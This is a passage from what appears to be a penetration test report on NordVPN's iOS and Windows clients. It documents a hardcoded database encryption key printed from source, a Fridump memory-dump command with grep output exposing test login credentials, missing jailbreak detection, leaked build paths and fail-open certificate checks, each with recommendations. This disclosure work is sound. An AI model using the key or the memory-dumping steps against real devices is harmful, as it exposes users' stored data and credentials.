
- NordVPN (iOS)

### Recommendations

We recommend using the iOS keychain services API to store and retrieve database keys and other sensitive information.

### Details

During the security assessment of the iOS NordVPN client, we found that sensitive information is stored in an encrypted database in the device storage called `default.encrypted.realm`. As can be observed in the following screenshot, when we tried to open it with Realm studio it stated that a 128-character encryption key should be entered to open the file:



*Figure 18 - Realm Studio asking for an encryption key*

However, by analyzing the source code of the application we found that the encryption key was stored on a file called `RealmHelper.swift` as can be observed in the following screenshot:

```


58     self.supportedProtocols = supportedProtocols
59
60     RealmHelper.shared = self
61 }
62
63 func toArray<T>(_ elements: Results<T>) -> [T] {
64     return elements.toArray()
65 }
66
67 private init(breadcrumbsLogger: BreadcrumbsLogger?) {
68     self.breadcrumbsLogger = breadcrumbsLogger
69     var fileURL = Realm.Configuration.defaultConfiguration.fileURL?.deletingLastPathComponent()
70
71     #if os(OSX)
72     containerPath = NSHomeDirectory() + "/Library/Application Support/" + bundle + "/"
73     fileURL = URL(fileURLWithPath: containerPath + dbFileName)
74     #else
75     fileURL?.appendPathComponent(dbFileName)
76     #endif
77
78     EncryptionMigrator(breadcrumbsLogger: breadcrumbsLogger)
79     .migrate(to: fileURL, with: databaseEncryptionKey)
80
81     realmConfig = Realm.Configuration(
82         fileURL: fileURL,
83         encryptionKey: databaseEncryptionKey,
84         schemaVersion: RealmHelper.realmSchemaVersion,
85         migrationBlock: RealmMigrations.perform(
86             newSchemaVersion: RealmHelper.realmSchemaVersion,
87             breadcrumbsLogger: breadcrumbsLogger
88         )
89     )
90
91     #if os(OSX)
92     checkIfRealmFileIsInPlace()
93     #endif
94 }
95
96 private var databaseEncryptionKey: Data = {
97     let keyPartOne = "41234dasd23312djiqbw1jh2212kj31bad"
98
99     let dbIdentifier = "\(keyPartOne)sday568fs9d3i_realmlIdentifier"
100     return Data(dbIdentifier.utf8)
101 }()
102
103 private func checkIfRealmFileIsInPlace() {
104     let fm = RealmFileManager(containerPath: containerPath, dbFileName: dbFileName)
105     fm.createAppContainerFolder()
106     fm.checkIfDBIsInHomePath()
107 }
108
109 func add(object: Object) throws {
110     try realm.write {
111         realm.add(object, update: .all)
112     }
113 }
114 }
115

```

**Figure 19 – Hardcoded encryption key**

In order to use the key on Realm Studio, we concatenated the strings as shown in the source code and converted it to an hexadecimal representation.

As a result, we were able to open the database and read its contents as can be observed in the following screenshot:



**Figure 20 - Realm database**

## References

- CWE-312: Cleartext Storage of Sensitive Information: <https://cwe.mitre.org/data/definitions/312.html>
- Keychain Services: [https://developer.apple.com/documentation/security/keychain\\_services](https://developer.apple.com/documentation/security/keychain_services)
- Keychain data protection overview: <https://support.apple.com/guide/security/keychain-data-protection-overview-secb0694df1a/web>

## Lack of Binary Protections (CWE-693) – Low

### Description

A lack of binary protections within a mobile app exposes the application and its owner to a large variety of technical and business risks if the underlying application is insecure or exposes sensitive intellectual property. This could put at risk sensitive information as an attacker would have administrative privileges in the device and therefore could access any information located in the file system or memory.

### Affected Components

- NordVPN (iOS)

### Recommendations

Several methods can be followed to detect an iOS jailbroken device. Most jailbreak detection methods fall into the following categories:

- File existence checks
- URI scheme registration checks
- Sandbox behavior checks
- Dynamic linker inspection

*File existence:* Most public jailbreak methods leave behind certain files on the filesystem. The clearest example is Cydia, an application manager for jailbroken devices. There are also various binaries such as bash and sshd commonly found on jailbroken devices that can be looked for while trying to detect a jailbroken device.

*URI Schemes:* iOS applications can register custom URI schemes. Cydia registers the cydia:// URI scheme to allow direct links to apps available via Cydia.

*Sandbox Behavior:* Jailbreaks frequently patch the behavior of the iOS application sandbox. As an example, calls to fork() are disallowed on a stock iOS device: an iOS app may not spawn a child process.

*Dynamic Linker Inspection:* The iOS dynamic linker is called dyld, and exposes the ability to inspect the libraries loaded into the currently-running process. As a result, we should be able to detect the presence of anti-jailbreak-detection tools by looking at the names and numbers of libraries loaded into the current process. If an anti-jailbreak-detection tool is running, we can assume the device is jailbroken.

### Details

Testing showed that the application did not notice it was running in a jailbroken iOS device. This could put at risk sensitive information as an attacker would have administrative privileges in the device and therefore could access any information located in the file system or memory.

As can be observed in the following screenshot, we were able to run the application while having SSH access to the device with root privileges:

```

VSs-iPad:~ root#
VSs-iPad:~ root#
VSs-iPad:~ root# ps aux | grep -i nord
mobile 3333 0.0 6.0 5184208 122432 ?? Ss 12:30AM 0:53.26 /var/containers/Bundle/Application/7AD9C5FE-3F29-4BB1-A1DC-1A1DA9FB3712/NordVPN.app/NordVPN
root 3357 0.0 0.0 4196480 512 s000 R+ 12:40AM 0:00.01 grep -i nord
VSs-iPad:~ root#
VSs-iPad:~ root# whoami
root
VSs-iPad:~ root#
VSs-iPad:~ root# ls -al /var/containers/Bundle/Application/7AD9C5FE-3F29-4BB1-A1DC-1A1DA9FB3712/NordVPN.app/
total 27864
drwxr-xr-x 117 _installd _installd 3744 Nov 26 03:59 ./
drwxr-xr-x 6 _installd _installd 192 Nov 30 00:37 ../
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ActionIndicationCell.nib/
-rw-r--r-- 1 _installd _installd 134436 Nov 9 18:45 Aller_Rg.ttf
-rw-r--r-- 1 _installd _installd 1197 Nov 26 03:59 AppContextNotificationView.nib
-rw-r--r-- 1 _installd _installd 5336 Nov 9 18:45 AppIcon60x60@2x.png
-rw-r--r-- 1 _installd _installd 7305 Nov 9 18:45 AppIcon76x76@2x-ipad.png
drwxr-xr-x 4 _installd _installd 128 Nov 26 02:17 AppearanceViewController.nib/
-rw-r--r-- 1 _installd _installd 9938920 Nov 26 03:59 Assets.car
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 AutoConnectViewController.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 BackButtonView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 BadgeView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CardDetailCell.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CardSectionHeaderView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CityListCardViewController.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CloseButtonView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ConnectionCardViewController.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ConnectionHelpCell.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ConnectionIssuesViewController.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ConnectionRatingView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ConnectionStatusBarIpadView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ConnectionStatusBarView.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 ContactViewController.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CountriesListViewController.nib/
drwxr-xr-x 5 _installd _installd 160 Nov 26 03:59 CrossDeviceCollectionCell.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CrossDeviceUsageViewController.nib/
drwxr-xr-x 4 _installd _installd 128 Nov 26 03:59 CurrentAppContextViewController.nib/
-rw-r--r-- 1 _installd _installd 3220 Nov 26 03:59 CustomPageBodyTextCell.nib
-rw-r--r-- 1 _installd _installd 4500 Nov 26 03:59 CustomPageBulletAndTextCell.nib
-rw-r--r-- 1 _installd _installd 3940 Nov 26 03:59 CustomPageHeaderImageCell.nib

```

**Figure 21 - Access to jailbroken device**

## References

- CWE-693: Protection Mechanism Failure: <https://cwe.mitre.org/data/definitions/693.html>
- OWASP Reverse Engineering and Code Modification Prevention Project: [https://www.owasp.org/index.php/OWASP\\_Reverse\\_Engineering\\_and\\_Code\\_Modification\\_Prevention\\_Project](https://www.owasp.org/index.php/OWASP_Reverse_Engineering_and_Code_Modification_Prevention_Project)
- Jailbreak Detection Methods: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/jailbreak-detection-methods/>
- An Analysis of Jailbreak Detection Methods: <https://duo.com/blog/jailbreak-detector-detector>





## Insecure Storage of Sensitive Information in Memory (CWE-693) – Low

### Description

The application stored plaintext versions of the username and password in memory. We were able to read this sensitive information by viewing the file in a text editor. Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's file system or memory and subsequent sensitive information in data-stores on the device.

Organizations should expect a malicious user or malware to inspect sensitive datastores. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.

### Affected Components

- NordVPN (iOS)

## Recommendations

In general, it is recommended to limit the total attack surface, do not store sensitive information on the filesystem at all as it should be assumed that the device and all of its data will be compromised. However, if storage of sensitive information is required then a few steps can be taken to minimize the overall risk. For a detailed discussion, please see the reference titled OWASP Mobile Top 10 (Insecure Data Storage).

## Details

During the security assessment of the mobile application we discovered that it is possible to obtain sensitive information from the memory of the iOS device in which the NordVPN application is running as it is not erased after the log-in has taken place. As can be observed in the following example, we first dumped the process memory using a tool called Fridump.

```
cbrrt@cbrrt-dll:~/local/bin/fridump3$ python3 fridump3.py -s -u "NordVPN"
```

fridump3

```
Current Directory: /home/cbrrt/.local/bin/fridump3
Output directory is set to: /home/cbrrt/.local/bin/fridump3/dump
Creating directory...
Starting Memory dump...
Running strings on all files:#####-] 97.83% Complete
Progress: [#####] 100.0% Complete

Finished!
```

Later, we analyzed the memory string looking for sensitive information. In this case, we discovered both the mail address and password used to log-in.

```
cbrt@cbrt-dll:~/local/bin/fridump3/dump$ cat strings.txt | grep -i pentest
pentest1
pentest1
pentest1%40versprite.com
pentest1%40versprite.com
pentest1
pentest1
pentest1
```

*Figure 22 - Email address found in memory dump*

```
cbrt@cbrt-dll:~/local/bin/fridump3/dump$ cat strings.txt | grep -i "n5QPH"
n5QPHeAAQL
n5QPHeAAQLr
n5QPHeAAQLr8Rt
n5QPH
n5QPH
n5QPHeAAQ
n5QPHeAAQ
n5QPHeAAQL
n5QPHeAAQL
n5QPHeAAQLr
n5QPHeAAQLr
n5QPHeAAQLr
n5QPH
n5QPHe
n5QPHeAAQLrI
n5QPHeAAQLr
n5QPHeAAQLr8
n5QPHeAAQLr8R
n5QPHeAA
n5QPH
n5QPHe
n5QPHeAAQLr
n5QPHeAAQLr
n5QPHe
n5QPHe
n5QPHe
n5QPHeA
n5QPHeAA
n5QPHeAA
n5QPHeAAQ
n5QPHeAAQLrI
n5QPHeAAQLr
n5QPHeAAQLr8
n5QPHeAAQLr8R
n5QPHeAAQLr8Rt
n5QPHeA
n5QPHeAAQ
n5QPHeAAQL
n5QPHeAAQ
n5QPHeA
n5QPHeAAQLr
n5QPHeAAQLr8Rt
```

*Figure 23 – Password found in memory dump*

## References

- CWE-693: Protection Mechanism Failure: <https://cwe.mitre.org/data/definitions/693.html>
- Shared Libraries on Android:  
[https://chromium.googlesource.com/chromium/src/+master/docs/android\\_native\\_libraries.md](https://chromium.googlesource.com/chromium/src/+master/docs/android_native_libraries.md)

- SSPFA: effective stack smashing protection for Android OS: <https://link.springer.com/article/10.1007/s10207-018-00425-8>
  - Position Independent Executables and Android: <https://stackoverflow.com/questions/30498776/position-independent-executables-and-android>
  - Hardening ELF binaries using Relocation Read-Only (RELRO): <https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro>
  - FORTIFY in Android: <https://android-developers.googleblog.com/2017/04/fortify-in-android.html>
-

## Information Disclosure in Binary Files (CWE-615) – Low

### Description

The disclosure of internal information related to the organization within production binary files may allow an attacker to gather valuable information that can be used to perform further attacks against the company employees, such as social engineering or phishing attacks.

### Affected Components

- NordVPN (iOS)

### Recommendations

Ensure internal information is not included as strings within binaries delivered to end-user outside the company-controlled debugging environments.

### Details

During the analysis of the iOS NordVPN application, we observed that certain binaries of the NordVPN application contain internal information such as macOS paths of the computers used during compilation/editing.

For example, the following binaries contains users' paths:

```
$ strings NordVPN | grep -i Users
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/NordVPN/Screens/RootViewController/RootViewController.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-app/NordVPN/Views/RecentServersCell.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/NordVPN/Screens/MessageViewController/MessageViewController.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-app/NordVPN/Views/CardCanvasView.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/NordVPN/Views/AppContextNotificationView.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/NordVPN/Screens/CurrentAppContextViewController/CurrentAppContextViewController.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/NordVPN/Screens/CurrentAppContextViewController/States/LoginContextState.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-app/NordVPN/Views/NordHUDView.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-app/NordVPN/Views/RateCell.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-app/NordVPN/Extensions/UITableView.swift
_TtC7NordVPN17UserSessionHelper
userSession
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/NordVPN/Screens/CardCoordinator/CardCoordinator.swift
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-app/NordVPN/Views/NordHUD.swift
/Users/maximshoustin/AppsFlyer/projects/BUILD_MACHINE/build-machine-
sdk/workspace/ios_sdk_framework_test/AppsFlyerLib/AppsFlyerLib/AppsFlyerHTTPClient.m
Failed to remove all users writes on disk!
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/Pods/FirebaseDatabase/FirebaseDatabase/Sources/Persistence/FLevelDBStorageEngine.m
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/Pods/FirebaseDatabase/FirebaseDatabase/Sources/Core/FPersistentConnection.m
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-
app/Pods/FirebaseDatabase/FirebaseDatabase/Sources/Core/FRepo.m
```

```
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-  
app/Pods/FirebaseDatabase/FirebaseDatabase/Sources/Snapshot/FSnapshotUtilities.m  
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-  
app/Pods/FirebaseDatabase/FirebaseDatabase/Sources/third_party/SocketRocket/FSRWebSocket.m  
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-  
app/Pods/FirebaseDatabase/FirebaseDatabase/Sources/Realtime/FWebSocketConnection.m  
/Users/runner/work/firebase-ios-sdk/firebase-ios-  
sdk/FirebasePerformance/Sources/Gauges/CPU/FPRCPUGaugeCollector.m  
/Users/lebron/builds/9d19d54f/0/nordvpn-ios-app/nordvpn-ios-  
app/Pods/FirebaseRemoteConfig/FirebaseRemoteConfig/Sources/RCNConfigDBManager.m  
UserSessionHelper  
userSession  
[...]
```

## References

- CWE-615: Inclusion of Sensitive Information in Source Code Comments:  
<https://cwe.mitre.org/data/definitions/615.html>
-

## Attempted Attacks & Observations

During the course of a penetration test, several manual attacks are performed. Some of the attack patterns are routine, while others are created on-the-spot to investigate new situations. Outlined below are examples of attack attempts and observations that did not result in vulnerabilities but that are worth noting.

### Hardcoded Domain Names in Source Code

Multiple instances of hard-coded domain names were found in the source code. These domain names were not obfuscated in any way and could also be extracted from the binaries. While not a security issue per se, it would be preferable to generate these names with a function rather than adding them in hard-coded form to the program, to make it more difficult to an adversary to figure out what the domains are.

File **src/NordVpn.Configuration/Ioc/InfrastructureModule.cs**, lines **223-239**:

```
var context = c.Resolve<IComponentContext>();
return new NordVpnApiClient(
    "https://zwyr157wwiu6eior.com",
    UserAgent(),
    new CertificatesValidationHandler(),
    c.Resolve<IMapper>(),
    c.Resolve<ICrashReporting>(),
    c.Resolve<IMessagingBus>(),
    c.Resolve<IAppSettingsManager>(),
    () => new ResiliencyHandler(
        new ResiliencyUrl("zwyr157wwiu6eior.com"),
        new ResiliencyUrl("njtzzrvlg0lwj3bsn.info"),
        new ResiliencyUrl("se3v5tjfff3aet.me"),
        new ResiliencyUrl("p99npxpivfscsverz.me")),
    () => new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
    () => new RequestCountingDelegatingHandler(context.Resolve<ApiRequestLogger>())
);
```

File **src/NordVpn.Configuration/Ioc/InfrastructureModule.cs**, lines **254-265**:

```
var cdnClient = HttpClientFactory.Create(
    "https://downloads.nordcdn.com",
    new CertificatesValidationHandler(),
    new UserAgentHandler(UserAgent()),
    new ResiliencyHandler(
        new ResiliencyUrl("downloads.nordcdn.com") { RequestTimeout = TimeSpan.FromSeconds(60) },
        new ResiliencyUrl("downloads.njtzzrvlg0lwj3bsn.info")
        { RequestTimeout = TimeSpan.FromSeconds(60) },
        new ResiliencyUrl("downloads.se3v5tjfff3aet.me") { RequestTimeout = TimeSpan.FromSeconds(60) },
        new ResiliencyUrl("downloads.p99npxpivfscsverz.me") { RequestTimeout = TimeSpan.FromSeconds(60) }),
    new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
    new LoggingHandler());
```

File **src/NordVpn.Configuration/Ioc/InfrastructureModule.cs**, lines **277-292**:

```
SettingsDto settings = c.Resolve<ISettingsRepository>().Load();
return new AnalyticsClient(
    HttpClientFactory.Create(
        "https://applytics.zwyr157wwiu6eior.com",
        new CertificatesValidationHandler(),
        new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
        new UserAgentHandler(UserAgent())));
```

```
c.Resolve<CurrentUser>(),
SystemParameters.PrimaryScreenWidth,
SystemParameters.FullPrimaryScreenHeight,
SandboxAssembliesCache.EntryAssemblyVersion(),
settings.DeviceID,
settings.CanSendAnonymousData,
c.Resolve<TimeZoneInformation>().GetEncryptedTimeZone(),
c.ResolveNamed<ILocationRepository>(nameof(StoredLocationRepository))
);
```

## Fail Open Logic in SSL Certificate Verification

During the assessment we found the following code in **src/NordVpn.Core/Tools/CertificateValidator.cs**, lines 23-26:

```
if (!_certificatesInDisk.Value.Any())
//if user deletes certificates just say
//that any response certificate is valid
return errors == SslPolicyErrors.None;
```


Naturally we flagged this as a potential vulnerability and looked into it.

The certificates path on disk is set at **src/NordVpn.Configuration/BaseAppBootstrapper.cs**, line 95:

```
CertificateValidator.SetCertificatesDir(Path.Combine(SandboxAssembliesCache.EntryAssemblyDirectory(),
"Resources", "Certificates"));
```


This translated on our test machine to the following path:

- C:\Program Files\NordVPN\6.32.24.0\Resources\Certificates



**Figure 24 - Certificates**

The directory had its access permissions correctly configured to allow all users to read from it but only administrators to write to it:

